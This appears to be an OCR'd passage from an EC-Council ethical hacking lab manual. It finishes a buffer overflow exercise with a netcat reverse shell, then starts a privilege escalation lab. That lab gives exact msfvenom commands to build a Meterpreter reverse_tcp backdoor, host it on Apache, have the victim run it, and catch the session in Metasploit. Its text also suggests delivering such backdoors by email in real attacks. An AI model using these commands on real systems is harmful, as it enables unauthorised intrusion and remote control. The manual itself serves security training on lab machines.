


Figure 1.7.48: Creating and copying a shellcode

136. Close the **Terminal** window.

137. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

Note: Ensure that the terminal navigates to **/home/attacker/Desktop/Scripts**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

138. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.




Figure 1.7.49: Edit the shellcode.py script

139. Now, paste the shellcode copied in **Step#135** in the **overflow** option (**Line 4**); then, press **Ctrl+S** to save the file and close it.




Figure 1.7.50 Pasting the copied shellcode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.11

Gain Root Access

140. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
141. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
142. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

143. Now, type **cd** and press **Enter** to jump to the root directory
144. In the **Terminal** window, type **nc -nvlp 4444** and press **Enter**.
145. Netcat will start listening on port **4444**, as shown in the screenshot.

Figure 1.7.51: Listening to 4444 port using Netcat

146. Switch back to the other **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.
147. Type **./shellcode.py** and press **Enter** to execute the Python script.




Figure 1.7.52: Executing shellcode.py script

148. Now, switch back to the **Terminal** running the Netcat command.
149. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.

Figure 1.7.53: Shell access to the target vulnerable server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

150. Now, type **whoami** and press **Enter** to display the username of the current user.




Figure 1.7.54: Displaying the current username

151. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.
152. Close all the open windows and document all the acquired information.
153. Turn off the **Parrot Security** and **Windows 10** virtual machines.

Lab Analysis

Analyze and document all results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of using a non-admin user account to gain a higher level of access in the target system, including admin privileges.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Administrator privileges to run the tools
- Web browsers with an Internet connection
- BeRoot located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Privilege Escalation Tools\BeRoot**
- You can also download the latest version of BeRoot from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 35 Minutes

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation**: An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Lab Tasks

TASK 1

Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

This lab demonstrates the exploitation procedure on a weakly patched Windows 10 machine that allows you to gain access through a Meterpreter shell, and then employing privilege escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.

Here, we will escalate privileges by using the privilege escalation tool BeRoot and further exploiting client-side vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this lab, we are using the **Parrot Security** (**10.10.10.13**) virtual machine as the host machine and the **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Privilege escalation tools such as BeRoot and linpostexp allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Figure 2.1.1: Other… option during Parrot Security login

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.1.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 2.1.3: Running the programs as a root user

TASK 1.1

Create a Backdoor

7. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe** and press **Enter**.

   Note: Here, the IP address of the host machine is **10.10.10.13** (here, this IP is the **Parrot Security** virtual machine).




Figure 2.1.4: Generating malicious exe file

8. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **Desktop**, as shown in the screenshot.




Figure 2.1.5: Malicious file successfully generated

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Share Exploit File with the Target

9. Now, we need to share **Exploit.exe** with the victim machine. (In this lab, we are using **Windows 10** as the victim machine).
10. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

11. Type **ls -la /var/www/html/ | grep share** and press **Enter**.
12. To copy the **Exploit.exe** file into the shared folder, type **cp /root/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.
13. Type **service apache2 start** and press **Enter** to start the Apache server.




Figure 2.1.6: Copying the Exploit.exe backdoor file

TASK 1.3

Perform Exploitation

14. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.
15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.
16. Now, issue the following commands in msfconsole:

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
- Type **set LHOST 10.10.10.13** and press **Enter** to set the localhost.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.7: Configuring the Payload and Exploit

17. To start the handler, type the command **exploit -j -z** and press **Enter**.




Figure 2.1.8: Exploit the windows 8machine

TASK 1.4

Run the Exploit

18. Now, switch to the **Windows 10** virtual machine and log in with the credentials **Admin**/**Pa$$w0rd**.
19. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.
20. Click the **Exploit.exe** file to download the backdoor file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 2.1.9: Downloading malicious exe file on the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.
22. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.




Figure 2.1.10: Malicious file successfully downloaded

23. An **Open File – Security Warning** window appears; click **Run**.




Figure 2.1.11: Security warning on executing the exe file

24. Leave the **Windows 10** virtual machine running, so the **Exploit.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Establish a Session

25. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.
26. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.




Figure 2.1.12: Meterpreter Session Launched

27. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.




Figure 2.1.13: Viewing the Current User ID

28. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS10\Admin**).
29. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.
30. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.6

Escalate Privileges using BeRoot Tool

31. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 10**) using the **Meterpreter** session.
